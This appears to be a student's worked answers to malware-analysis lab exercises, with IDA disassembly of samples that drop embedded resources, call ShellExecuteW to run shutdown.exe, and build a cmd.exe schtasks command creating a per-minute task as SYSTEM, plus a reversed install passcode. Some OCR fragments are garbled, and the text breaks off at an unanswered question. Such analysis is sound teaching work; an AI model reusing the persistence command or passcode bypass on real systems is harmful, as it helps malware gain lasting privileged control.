The function GetTempPathW returns the length of the path retrieved, or 0 if the function fails.

The first condition in the complex conditional statement checks whether the function GetTempPathW succeeded. If the function failed, the program will jump to address 4052A7 and throw an error.


The second condition in the complex conditional statement checks whether the buffer is large enough to store the path retrieved by the function GetTempPathW. If the buffer is not large enough, the program will jump to address 4052A7 and throw an error.

If both conditions are met, the program will continue to run.

In other words, this complex conditional statement ensures that the function GetTempPathW succeeds and that the buffer is large enough to store the path before the program continues to run.

Exercise 2.7:


1. There are 2 functions listed: `Setting` and `DLLEntryPoint`.



Name	Address	Ordinal
Setting	10002660	1
DllEntryPoint	**10003477**	**[main entry]**

```
ıenu for more information.
:7-14

; been propagated
ı finished.
```

2. Searching for the function that used `FindResourceW`, we can see that there is only 1 function: `sub_10001820`.



```
.text:10001833                 call    ds:FindResourceW
.text:10001839                 mov     [ebp+hResInfo], eax
```

xrefs to FindResourceW

Directio	Type	Address	Text
	r	sub_10001820+13	call ds:FindResourceW
	p	sub_10001820+13	call ds:FindResourceW

Line 1 of 2

Inspecting the function shows that the other 2 functions `SizeofResource` and `LockResource` also appear in there.

3. The LockResource function takes the handle of a resource as input and returns the pointer to the first byte of the resource as output. This pointer is stored in a variable named lpBuffer.

Next, the program checks if the buffer was created successfully. If it was, the program calls the CreateFileA function to create a new file. The handle of the new file is stored in a variable named hObject.


The program then calls the WriteFile function to write the contents of the buffer to the new file. The parameters passed to the WriteFile function are lpBuffer and hObject.

In other words, the following steps are performed:

1. The LockResource function is called to get the pointer to the first byte of the resource.
2. The buffer is checked to see if it was created successfully.
3. The CreateFileA function is called to create a new file.
4. The WriteFile function is called to write the contents of the buffer to the new file.

Exercise 2.8:

1. There are 12 locations that reference `ShellExecuteW`, of which 6 are unique locations.



```
.text:00000001800080C3                 mov     [rsp+38h+nShowCmd], r11d ; nShowCmd
.text:00000001800080C8                 lea     r8, File        ; "C:\\windows\\system32\\shutdown.exe"
.text:00000001800080CF                 lea     rdx, Operation  ; "open"
.text:00000001800080D6                 xor     ecx, ecx        ; hwnd
.text:00000001800080D8                 mov     [rsp+38h+lpDirectory], r11 ; lpDirectory
.text:00000001800080DD                 call    cs:ShellExecuteW
.text:00000001800080E3                 xor     eax, eax
.text:00000001800080E5                 add     rsp, 38h
```

xrefs to ShellExecuteW

Directio	Type	Address	Text
	r	sub_1800080B0+2D	call cs:ShellExecuteW
	p	sub_1800080B0+2D	call cs:ShellExecuteW
D...	r	sub_18000BEB0+41	call cs:ShellExecuteW
D...	p	sub_18000BEB0+41	call cs:ShellExecuteW
D...	r	sub_18000BF10+41	call cs:ShellExecuteW
D...	p	sub_18000BF10+41	call cs:ShellExecuteW
D...	r	sub_18000C0D0+FA	call cs:ShellExecuteW
D...	p	sub_18000C0D0+FA	call cs:ShellExecuteW
D...	r	sub_18000CBB0+62	call cs:ShellExecuteW
D...	p	sub_18000CBB0+62	call cs:ShellExecuteW
D...	r	sub_18000CBB0+11F	call cs:ShellExecuteW
D...	p	sub_18000CBB0+11F	call cs:ShellExecuteW

Line 1 of 12


```
.text:000000018000810E ; ---------------------------------------------------------------
.text:000000018000810F algn_18000810F:                        ; DATA XREF: .pdata:0000000180023BDC↓o
000074DD 00000001800080DD: sub_1800080B0+2D (Synchronized with Hex View-1)
```

```
ction is already typed
ction is already typed
 been propagated
 finished.
```

The function call that you provided is to create a scheduled task to run the program as SYSTEM, which has full privileges to the system. The parameters of the function call are as follows:


- lpOperation: "open"
- lpFile: "cmd.exe"
- lpParameters: "/c \”echo N|schtasks /create /tn "%s" /tr "%s" /sc minute /mo 1 /ru "System""

The lpParameters parameter is the most important parameter, as it contains the full command that will be executed by the scheduled task. In this case, the command is to create a new scheduled task that will run the program as SYSTEM every minute.



```
.text:000000018000BEA9                 align 10h
.text:000000018000BEB0
.text:000000018000BEB0 ; =============== S U B R O U T I N E =======================================
.text:000000018000BEB0
.text:000000018000BEB0
.text:000000018000BEB0 sub_18000BEB0   proc near               ; CODE XREF: sub_18000C020+79↓p
.text:000000018000BEB0                                         ; sub_18000C020+95↓p
.text:000000018000BEB0                                         ; DATA XREF: ...
.text:000000018000BEB0
.text:000000018000BEB0 lpDirectory     = qword ptr -638h
.text:000000018000BEB0 nShowCmd        = dword ptr -630h
.text:000000018000BEB0 Parameters      = word ptr -628h
.text:000000018000BEB0
.text:000000018000BEB0                 sub     rsp, 658h
.text:000000018000BEB7                 mov     r9, rcx
.text:000000018000BEBA                 mov     r8, rdx
.text:000000018000BEBD                 lea     rdx, aCEchoNSchtasks ; "/c \"echo N|schtasks /create /tn \"%s\""...
.text:000000018000BEC4                 lea     rcx, [rsp+658h+Parameters] ; LPWSTR
.text:000000018000BEC9                 call    cs:wsprintfW
.text:000000018000BECF                 xor     r11d, r11d
.text:000000018000BED2                 lea     r9, [rsp+658h+Parameters] ; lpParameters
.text:000000018000BED7                 mov     [rsp+658h+nShowCmd], r11d ; nShowCmd
.text:000000018000BEDC                 lea     r8, aCmdExe     ; "cmd.exe"
.text:000000018000BEE3                 lea     rdx, Operation  ; "open"
.text:000000018000BEEA                 xor     ecx, ecx        ; hwnd
.text:000000018000BEEC                 mov     [rsp+658h+lpDirectory], r11 ; lpDirectory
.text:000000018000BEF1                 call    cs:ShellExecuteW
.text:000000018000BEF7                 mov     eax, 1
.text:000000018000BEFC                 add     rsp, 658h
.text:000000018000BF03                 retn
.text:000000018000BF03 sub_18000BEB0   endp
.text:000000018000BF03
.text:000000018000BF03 ; ---------------------------------------------------------------------------
.text:000000018000BF04 align 18000BF04:                        ; DATA XREF: .pdata:0000000180024104↓o
0000B2B0 000000018000BEB0: sub_18000BEB0 (Synchronized with Hex View-1)
```

```
ready typed
gated
```



```
.rdata:000000018001AE30 aNoUsersInfo:                           ; DATA XREF: sub_18000BC10+206↑o
.rdata:000000018001AE30                 text "UTF-16LE", 'no users info',0Dh,0Ah,0
.rdata:000000018001AE50 ; const WCHAR aCEchoNSchtasks
.rdata:000000018001AE50 aCEchoNSchtasks:                        ; DATA XREF: sub_18000BEB0+D↑o
.rdata:000000018001AE50                 text "UTF-16LE", '/c "echo N|schtasks /create /tn "%s" /tr "%s" /sc m'
.rdata:000000018001AEB6                 text "UTF-16LE", 'inute /mo 1"',0
.rdata:000000018001AED0 ; const WCHAR aCEchoNSchtasks_0
.rdata:000000018001AED0 aCEchoNSchtasks_0:                      ; DATA XREF: sub_18000BF10+D↑o
.rdata:000000018001AED0                 text "UTF-16LE", '/c "echo N|schtasks /create /tn "%s" /tr "%s" /sc m'
.rdata:000000018001AF36                 text "UTF-16LE", 'inute /mo 1 /ru "System""',0
.rdata:000000018001AF6A                 align 10h
.rdata:000000018001AF70 ; const WCHAR aStopS
.rdata:000000018001AF70 aStopS:                                 ; DATA XREF: sub_18000C0D0:loc_18000C18F↑o
.rdata:000000018001AF70                 text "UTF-16LE", 'stop %s',0
.rdata:000000018001AF80 ; const WCHAR aNet
.rdata:000000018001AF80 aNet:                                   ; DATA XREF: sub_18000C0D0+D9↑o
.rdata:000000018001AF80                                         ; sub_18000CBB0+48↑o ...
.rdata:000000018001AF80                 text "UTF-16LE", 'net',0
.rdata:000000018001AF88                 align 10h
.rdata:000000018001AF90 aDPAGaSyAGaBaAG:                        ; DATA XREF: sub_18000C230+11↑o
.rdata:000000018001AF90                 text "UTF-16LE", 'D:P(A;;GA;;;SY)(A;;GA;;;BA)(A;;GA;;;WD)(A;;GA;;;RC)'
.rdata:000000018001AFF6                 text "UTF-16LE", '(A;;GA;;;AC)S:(ML;;NW;;;S-1-16-0)',0
.rdata:000000018001B03A                 align 20h
.rdata:000000018001B040 aDPAGaSyAGaBaAG_0:                      ; DATA XREF: sub_18000C230+1F↑o
.rdata:000000018001B040                 text "UTF-16LE", 'D:P(A;;GA;;;SY)(A;;GA;;;BA)(A;;GA;;;WD)(A;;GA;;;RC)'
.rdata:000000018001B0A6                 text "UTF-16LE", 'S:(ML;;NW;;;LW)',0
.rdata:000000018001B0C6                 align 10h
.rdata:000000018001B0D0 aDPACioiFaSyACi:                        ; DATA XREF: sub_18000C270+6↑o
.rdata:000000018001B0D0                 text "UTF-16LE", 'D:P(A;CIOI;FA;;;SY)(A;CIOI;FA;;;BA)(A;CIOI;FA;;;WD)'
.rdata:000000018001B136                 text "UTF-16LE", 0
.rdata:000000018001B138 ; const WCHAR aSS
.rdata:000000018001B138 aSS:                                    ; DATA XREF: sub_18000C2A0+C0↑o
00019850 000000018001AE50: .rdata:aCEchoNSchtasks (Synchronized with Hex View-1)
```


12:05 AM
10/7/2023

2. The call to the ShellExecuteW function in question 1 will launch cmd.exe and create a scheduled task to run a program as the SYSTEM user. This means that the program will have full privileges to the system.

PART 2 (Lab 9-1 and Lab 9-2)

Lab 9-1

1. **How can you get this malware to install itself?**



```
                    passcode proc near

                    var_4= byte ptr -4
                    arg_0= dword ptr  8

55                  push    ebp
8B EC               mov     ebp, esp
51                  push    ecx
57                  push    edi
8B 7D 08            mov     edi, [ebp+arg_0]
83 C9 FF            or      ecx, 0FFFFFFFFh
33 C0               xor     eax, eax
F2 AE               repne scasb             ; strlen
F7 D1               not     ecx
83 C1 FF            add     ecx, 0FFFFFFFFh
83 F9 04            cmp     ecx, 4          ; passcode length must be 4
74 04               jz      short loc_40252D
```

```
                    loc_40252D:
8B 45 08            mov     eax, [ebp+arg_0]
8A 08               mov     cl, [eax]
88 4D FC            mov     [ebp+var_4], cl
0F BE 55 FC         movsx   edx, [ebp+var_4]
83 FA 61            cmp     edx, 'a'        ; first character must be a
74 04               jz      short loc_402542
```

```
                    loc_402542:
8B 45 08            mov     eax, [ebp+arg_0]
8A 48 01            mov     cl, [eax+1]     ; second character
88 4D FC            mov     [ebp+var_4], cl ; var_4 contains 2nd char
8B 55 08            mov     edx, [ebp+arg_0]
8A 45 FC            mov     al, [ebp+var_4]
2A 02               sub     al, [edx]       ; second character minus first character
88 45 FC            mov     [ebp+var_4], al
0F BE 4D FC         movsx   ecx, [ebp+var_4]
83 F9 01            cmp     ecx, 1          ; 2nd - 1st must be 1
74 04               jz      short loc_402563 ; 2nd character must be b
```

```
                    loc_402563:             ; var_4 == 1
8A 45 FC            mov     al, [ebp+var_4]
B2 63               mov     dl, 'c'
F6 EA               imul    dl              ; c x 1 == c
88 45 FC            mov     [ebp+var_4], al
0F BE 45 FC         movsx   eax, [ebp+var_4] ; eax == c
8B 4D 08            mov     ecx, [ebp+arg_0]
0F BE 51 02         movsx   edx, byte ptr [ecx+2] ; 3rd character
3B C2               cmp     eax, edx        ; 3rd char must be c
74 04               jz      short loc_402580
```

```
                    loc_402580:             ; var_4 == c
8A 45 FC            mov     al, [ebp+var_4]
04 01               add     al, 1
88 45 FC            mov     [ebp+var_4], al ; var_4 == d
0F BE 4D FC         movsx   ecx, [ebp+var_4]
8B 55 08            mov     edx, [ebp+arg_0]
0F BE 42 03         movsx   eax, byte ptr [edx+3]
3B C8               cmp     ecx, eax        ; 4th char must be d
74 04               jz      short loc_402590
```


-in; install
The Malware can be installed with the -in command.

2. **What are the command-line options for this program? What is the password requirement?**

ANS:
This malware has 4 command-line options: -in to install the Malware, -re to remove it, -cc prints the current Malware configuration and -c sets up a new configuration.

3. **How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?**

ANS:



